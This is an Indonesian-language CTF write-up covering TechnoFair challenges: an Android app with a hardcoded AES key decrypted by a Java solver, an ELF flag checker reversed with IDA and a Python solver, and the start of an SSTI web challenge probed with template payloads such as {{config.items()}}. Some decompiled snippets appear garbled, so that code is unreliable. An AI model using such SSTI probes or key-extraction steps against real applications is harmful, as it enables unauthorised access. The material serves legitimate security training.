
        public final void sendInit(byte[] data) {
            Intrinsic.checkNotNullParameter(data, "data");
        }

        public final String sendMessage(String msg) {
            Intrinsic.checkNotNullParameter(msg, "msg");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
            cipher.init(1, this.key, this.iv);
            byte[] bytes = msg.getBytes(Charsets.UTF_8);
            Intrinsic.checkNotNullParameter(bytes, "this as java.lang.String).getBytes(charset)");
            byte[] cipherText = cipher.doFinal(bytes);
        }
    }


```

3. Berikutnya saya mencoba untuk menganalisa melalui burpsuite untuk memeriksa apakah adanya data yang di send. Dan betul tidak ditemukan adanya data, hal ini menyimpulkan bahwa memang semuanya berjalan secara local.

4. Setelah itu saya coba menganalisa logcat ketika melakukan send data, dan ternyata ditemukan adanya **database** yang diakses.




5. Setelah itu, karena aplikasi saya jalankan dengan **debugger** dari **Android Device Manager**, maka apk juga sudah didecompile. Disini saya menemukan adanya **dbChat.db** pada folder assets/databases/



6. Berikutnya saya mencoba melakukan **decompile** dengan **apktool**, untuk mengakses **dbChat.db**

```
[REDACTED] apktool d [REDACTED] -o [REDACTED]\TECHNOFAIR\aplikasi_curhat.apk
I: Using Apktool 2.7.0 on aplikasi_curhat.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: [REDACTED]
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Baksmaling classes4.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

7. Setelah mendapatkan database “**dbChat.db**” dari aplikasi, saya mencoba membukanya dengan <https://inloop.github.io/sqlite-viewer/>



The screenshot shows a web-based SQLite viewer interface. At the top, there's a header with the title "SQLite Viewer" and a sub-instruction "view sqlite file online". Below the header is a large input field with the placeholder "Drop file here to load content or click on this box to open file dialog.". Underneath this is a table titled "chatData (1 rows)". The table has four columns: "chatName", "chatSender", "chatText", and "chatTime". A single row is displayed with the following values: "Flag" in "chatName", "AnYujin" in "chatSender", "252jxiCHBmjcy...3v5cPF33PN6yXOMeLHo92E" in "chatText", and "2023-07-06T22:13:31.054" in "chatTime". To the right of the table is a "Execute" button. At the bottom of the page, there are navigation links for "Fork me on GitHub", copyright information ("© 2020, Juraj Novák"), and a link to "other projects".

Didapati flag yang terenkripsi:

252jxiCHBmjcy...3v5cPF33PN6yXOMeLHo92E

8. Setelah itu saya memahami bahwa **chatText** ini terenkripsi ketika kita mengirimkan sebuah text. Hal ini dikarenakan **dbChat.db** akan terus terupdate ketika kita mengirimkan pesan.

Gambar database yang sudah mengalami update:

```

C:\Users\user>Downloads>TECHNOFAIR>dbChat.db
1   SQLite format 3
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33

```

9. Setelah itu saya kembali menganalisa sourcecode dan menemukan adanya fungsi enkripsi yang menggunakan hardcoded key

```

public final String sendInit(byte[] data) {
    Intrinsic.checkNotNullParameter(data, "data");
    Intrinsic.checkNotNullParameter(msg, "msg");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
    cipher.init(1, cipherKey);
    byte[] bytes = msg.getBytes(charsets.UTF_8);
    byte[] bytes2 = string2.getBytes(charsets.UTF_8);
    cipher.update(bytes, 0, bytes.length);
    String cipherMsg = Base64.getEncoder().encodeToString(cipherText);
    SQLAccess SQLAccess = this.bmHandler;
    Intrinsic.checkNotNullParameter(SQLAccess, "SQLAccess");
    Intrinsic.checkNotNullParameter(cipherMsg, "cipherMsg");
    SQLAccess.insertData(cipherMsg, this.cd);
    this.bmHandler.insertData(cipherMsg, this.cd);
    return getReply(false);
}

```

```

public final String cipherText(String msg) {
    Intrinsic.checkNotNullParameter(msg, "msg");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
    cipher.init(1, cipherKey);
    byte[] bytes = msg.getBytes(charsets.UTF_8);
    byte[] bytes2 = string2.getBytes(charsets.UTF_8);
    cipher.update(bytes, 0, bytes.length);
    String cipherMsg = Base64.getEncoder().encodeToString(cipherText);
    SQLAccess SQLAccess = this.bmHandler;
    Intrinsic.checkNotNullParameter(SQLAccess, "SQLAccess");
    Intrinsic.checkNotNullParameter(cipherMsg, "cipherMsg");
    SQLAccess.insertData(cipherMsg, this.cd);
    this.bmHandler.insertData(cipherMsg, this.cd);
    return getReply(false);
}

```

```

<string name="mtrl_picker_toggle_to_calendar_input_mode">Switch to calendar input mode</string>
<string name="mtrl_picker_toggle_to_day_selection">Tap to switch to selecting a day</string>
<string name="mtrl_picker_toggle_to_text_input_mode">Switch to text input mode</string>
<string name="mtrl_picker_toggle_to_year_selection">Tap to switch to selecting a year</string>
<string name="mtrl_timepicker_confirm">OK</string>
<string name="nav_app_bar_navigate_up_description">Navigate up</string>
<string name="nav_app_bar_open_drawer_description">Open navigation drawer</string>
<string name="oshiku">tapi_oshiku_Gita</string>
<string name="password_toggle_content_description">Show password</string>

```

KEY: cishani_graduate

IV: tapi_oshiku_Gita

10. Berikutnya saya membuat **solver** dari **JAVA**, sesuai dengan tampilan JADX, berikut solvernya:

```

import java.nio.charset.StandardCharsets;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class test {
    public static void main(String[] args) {
        String cishani = "cishani_graduate";
        byte[] bytes = cishani.getBytes(StandardCharsets.UTF_8);
        SecretKeySpec key = new SecretKeySpec(bytes, "AES");

        String oshiku = "tapi_oshiku_Gita";
        byte[] bytes2 = oshiku.getBytes(StandardCharsets.UTF_8);
        IvParameterSpec iv = new IvParameterSpec(bytes2);

        String encFLAG = "252jxiCHBmjcyM3/z9tu078mzmezECXwB0zmRmDBth3v5cPF33PN6yX0MeLHo92E";

        try {
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(Cipher.DECRYPT_MODE, key, iv);
            byte[] decodedText = Base64.getDecoder().decode(encFLAG);
            byte[] decryptedByte = cipher.doFinal(decodedText);
            String decFLAG = new String(decryptedByte, StandardCharsets.UTF_8);
            System.out.println("FLAG: " + decFLAG);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}


```

Output:

```
FLAG: TechnofairCTF{J454_Curh4T_K3L1L1n9}
```

FLAG: TechnofairCTF{J454_Curh4T_K3L1L1n9}

Asep



1. Didapati soal berupa **elf**, maka dari itu dicoba untuk didownload dan dijalankan melalui linux.

```
[~/.TechnoFair] - [~/Desktop/TECHNOFAIR]
$ ./asepmejic
[PRESS ENTER TO CONTINUE]

impossible,
the King of Magic is long dead. but if you really are him then prove it!: abcd
you're not him
```

Didapati soal dengan konsep *flag checker*.

2. Berikutnya saya menganalisis menggunakan IDA, dan menganalisa langsung pada **main**

Screenshot of IDA Pro showing the assembly code for the main function. A red box highlights the following code segment:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     _int64 v3; // rax
4     char v5[24]; // [rsp+0h] [rbp-30h] BYREF
5     unsigned __int64 v6; // [rsp+18h] [rbp-18h]
6
7     v6 = __readfsword(0x28U);
8     sanityCheck();
9     getInput();
10    encryptFlag(v5, argv);
11    if ((unsigned __int8)compareFlag(v5) )
12        v3 = std::operator<<(std::char_traits<char>(),
13                               &std::cout,
14                               "correct- what?! how did you know that spell?! impossible! you can't be him!");
15    else
16        v3 = std::operator<<(std::char_traits<char>(&std::cout, "you're not him"));
17    std::ostream::operators(v3, &std::endl<char, std::char_traits<char>());
18    std::vector<unsigned char, std::allocator<unsigned char>>::~vector(v5);
19    return 0;
20 }

```

The graph overview shows a single node representing the main function.

Didapati kesimpulan bahwa program berjalan sederhana, pertama ada **sanitycheck** yang memerlukan input enter. Kedua ada input flag, lalu proses mengenkripsi input flag, dan terakhir melakukan *compare* untuk *encrypted flag*.

3. Selanjutnya disini saya menganalisa compareFlag()

Screenshot of IDA Pro showing the assembly code for the compareFlag() function. A red box highlights the following code segment:

```

var_28=qword ptr -28h
; _unwind { // __gxx_personality_v0
endbr64
push rbp
mov rbp, rsp
push r12
push r12
push rbx
sub rsp, 0F8h
mov [rbp+var_108], rdi
mov rax, fs:28h
mov [rbp+var_28], rax
mov rax, fs:28h
mov [rbp+var_80], 27h ; ***
mov [rbp+var_BF], 8Bh
mov [rbp+var_BE], 13h
mov [rbp+var_BD], 0Dah
mov [rbp+var_BC], 17h
mov [rbp+var_B9], 0Dh
mov [rbp+var_BA], 1Fh
mov [rbp+var_B9], 1Eh
mov [rbp+var_B8], 17h
mov [rbp+var_B7], 0F5h
mov [rbp+var_B6], 0F7h
mov [rbp+var_B5], 0B3h
mov [rbp+var_B4], 0C4h
mov [rbp+var_B3], 0F0h
mov [rbp+var_B2], 0E8h
mov [rbp+var_B1], 8Eh
mov [rbp+var_B0], 0E8h
mov [rbp+var_A9], 000h
mov [rbp+var_AE], 0E8h
mov [rbp+var_AD], 20h ;
mov [rbp+var_AC], 0E3h
mov [rbp+var_AB], 0D4h
mov [rbp+var_AA], 0FFh
mov [rbp+var_A9], 0D4h
mov [rbp+var_A8], 0F3h
mov [rbp+var_A7], 0A0h
mov [rbp+var_A6], 0B8h
mov [rbp+var_A5], 10h

```

The graph overview shows a single node representing the compareFlag() function.

Didapati ada 142 value yang disimpan dalam array, yang nantinya akan di check dengan *encrypted flag*.

```

136 v@[122] = -48;
137 v@[123] = -110;
138 v@[124] = -87;
139 v@[125] = -95;
140 v@[126] = -46;
141 v@[127] = -118;
142 v@[128] = -41;
143 v@[129] = -120;
144 v@[130] = -85;
145 v@[131] = -68;
146 v@[132] = -125;
147 v@[133] = -53;
148 v@[134] = 20;
149 v@[135] = 90;
150 v@[136] = 14;
151 v@[137] = -12;
152 v@[138] = -59;
153 v@[139] = -67;
154 v@[140] = -106;
155 v@[141] = -76;
156 std::allocator<unsigned char>::allocator(&v);
157 std::vector<unsigned char>::allocator<unsigned char>::vector(v@, v@, 142LL, &v);
158 std::allocator<unsigned char>::allocator(&v);
159 v@ = 0ULL;
160 for ( i = 0ULL; ; i += 2LL )
161 {
162     v1 = std::vector<unsigned char>::allocator<unsigned char>::size(v@);
163     if ( i >= v3 )
164         break;
165     v1 = "(BYTE")std::vector<unsigned char>::allocator<unsigned char>::at(a1, v6);
166     if ( v1 != "(BYTE")std::vector<unsigned char>::allocator<unsigned char>::at(v@, i)
167     {
168         v2 = 0;
169         goto LABEL_7;
170     }
171     ++v6;
172 }
173 v2 = 1;
174 LABEL_7:
175 std::vector<unsigned char>::allocator<unsigned char>::~vector(v@);
176 return v2;
177 }
```

Line 52 of 155
Graph overview

Dan pada *compareFlag* ini, ternyata hanya setengah dari array yang diperiksa, karena looping melompati 1 index.

4. Berikutnya dilakukan analisa bagaimana proses enkripsi flagnya dengan melihat fungsi *encryptFlag*

```

1 unsigned __int64 fastcall encryptFlag( __int64 a1 )
2 {
3     unsigned __int64 i; // rax
4     int v2; // [rbx]
5     std::exception* exception; // rbx
6     unsigned __int8 v5; // [rsp+17h] [rbp-39h]
7     unsigned __int64 v6; // [rsp+18h] [rbp-38h]
8     int v7[3]; // [rsp+20h] [rbp-30h]
9     unsigned __int64 v8; // [rsp+30h] [rbp-18h]
10
11     v8 = __readfsqword(0x280);
12     v5 = 114;
13     v6 = 0;
14     v7[1] = 4;
15     v7[2] = 1;
16     v7[3] = 2;
17     v6 = 0ULL;
18     for ( i = 0; std::vector<unsigned char>::allocator<unsigned char>::size(a1); i += 4 )
19     {
20         v1 = std::vector<unsigned char>::allocator<unsigned char>::size(a1) ;
21         if ( !( (BYTE")std::vector<unsigned char>::allocator<unsigned char>::at(a1, v6) == 10 )
22             {
23                 exception = (std::exception *)__cxa_allocate_exception(0ULL);
24                 std::exception::exception(exception);
25                 __cxa_throw(
26                     exception,
27                     (struct type_info*)"for/std::exception",
28                     (void *)__fastcall("void (*&type_info::operator new(void*))&std::exception::operator new");
29             }
30         v2 = *(unsigned __int32 *)std::vector<unsigned char>::allocator<unsigned char>::at(a1, v6) ^ (v7[v6 & 3] + v5);
31         v5 = *(v5 + v6++ ) % 0xFFFF;
32         v5 = (v5 + v6++) % 0xFFFF;
33         v6 = v5;
34     }
35     return v8 - __readfsqword(0x280);
36 }
```

Line 51 of 155
Graph overview

5. Karena semua data sudah diperoleh, maka dibuat solver sebagai berikut menggunakan bahasa python

```
def encryptFlag(flag):
    v5 = 114
    v7 = [1, 4, 1, 2]
    v6 = 0
    encrypted_flag = []

    for i in range(len(flag)):
        if flag[i] == '\n':
            raise Exception()

        v2 = ord(flag[i]) ^ (v7[i & 3] + v5)
        encrypted_flag.append(v2)
        v5 = (v5 + v6) % 0xFF
        v6 += 1

    return encrypted_flag

def decryptFlag(encrypted_flag):
    v5 = 114
    v7 = [1, 4, 1, 2]
    v6 = 0
    decrypted_flag = []

    for i in range(len(encrypted_flag)):
        v2 = encrypted_flag[i] ^ (v7[i & 3] + v5)
        decrypted_flag.append(v2)
        v5 = (v5 + v6) % 0xFF
        v6 += 1

    return "".join(chr(x) for x in decrypted_flag)

v8 = [0x27, 0x8B, 0x13, 0xDA, 0x17, 0x90, 0x1F, 0x1E, 0x17, 0xF5, 0xEF, 0xA3, 0xC4, 0xF0, 0xE8, 0x8E, 0xE6,
      0xD0, 0xE8, 0x20, 0xE3, 0xDA, 0xFF, 0x91, 0xF3, 0xA0, 0xBF, 0x1D, 0x9A, 0x7E, 0xB5, 0x5D, 0xD8, 0x84,
      0xA1, 0x23, 0x59, 0x0D, 0x11, 0xD9, 0x5F, 0x31, 0x7A, 0x81, 0x04, 0x9E, 0x42, 0x1C, 0xEE, 0x54, 0xFC,
      0xEF, 0xFB, 0x3A, 0xE5, 0xF4, 0x9C, 0x2A, 0x7A, 0xD1, 0x40, 0x6F, 0x18, 0x24, 0x0D, 0xFC, 0xBC, 0x66,
      0xD5, 0x08, 0x96, 0x4E, 0xA8, 0x97, 0x23, 0x4C, 0x58, 0xD6, 0x6F, 0xC6, 0xDD, 0x72, 0xE5, 0x5F, 0xE0,
      0x03, 0xA1, 0x3A, 0x18, 0x47, 0x6D, 0xA9, 0xDD, 0x03, 0xC5, 0xD7, 0xB7, 0x62, 0x20, 0xBA, 0x1E, 0x86,
      0x44, 0xB5, 0xC8, 0x3B, 0xEE, 0x0B, 0x4F, 0xBB, 0x30, 0x09, 0x15, 0x25, 0x88, 0x05, 0xB1, 0x3E, 0x67,
      0xE3, 0x50, 0xBD, 0xD0, 0x92, 0xA9, 0xA1, 0x2E, 0x8A, 0x29, 0x78, 0xAB, 0xBC, 0x83, 0xCB, 0x14, 0x5A,
      0x0E, 0xD5, 0xC5, 0xBD, 0x96, 0xB4]
v8_even = v8[::2]

encrypted_values = v8_even
decrypted_val = decryptFlag(encrypted_values)
print("FLAG :", decrypted_val)
```

Pada solver ini semua value yang didapatkan pada `compareFlag` disimpan pada `v8`, dan hanya diambil setengah datanya lalu disimpan pada `v8_even`. Berikutnya ada 2 fungsi `encrypt` dan `decrypt` yang disesuaikan dengan fungsi `encryptFlag`.

OUTPUT:


```
FLAG : TechnoFairCTF{Th3_T1m3_0f_B1rth_h4s_C0m3_H3_15_th3_0n3_wh0_M4st3r5_4ll}
```

FLAG:


```
TechnoFairCTF{Th3_T1m3_0f_B1rth_h4s_C0m3_H3_15_th3_0n3_wh0_M4st3r5_4ll}
```

WEB EXPLOITATION

Jin App



Diberikan website yang dimana saat dibuka terdapat fitur writing sebagai berikut




Sekilas, tidak ada yang mencurigakan, tetapi saat saya memasukkan {{7*7}} output yang dikeluarkan yaitu 49 yang berarti bahwa terdapat SSTI didalamnya




← → C Not secure | 103.152.242.197:29801/writing
49

Lalu saya mencoba memasukkan perintah {{config.items()}} dan ternyata ada alert sebagai berikut



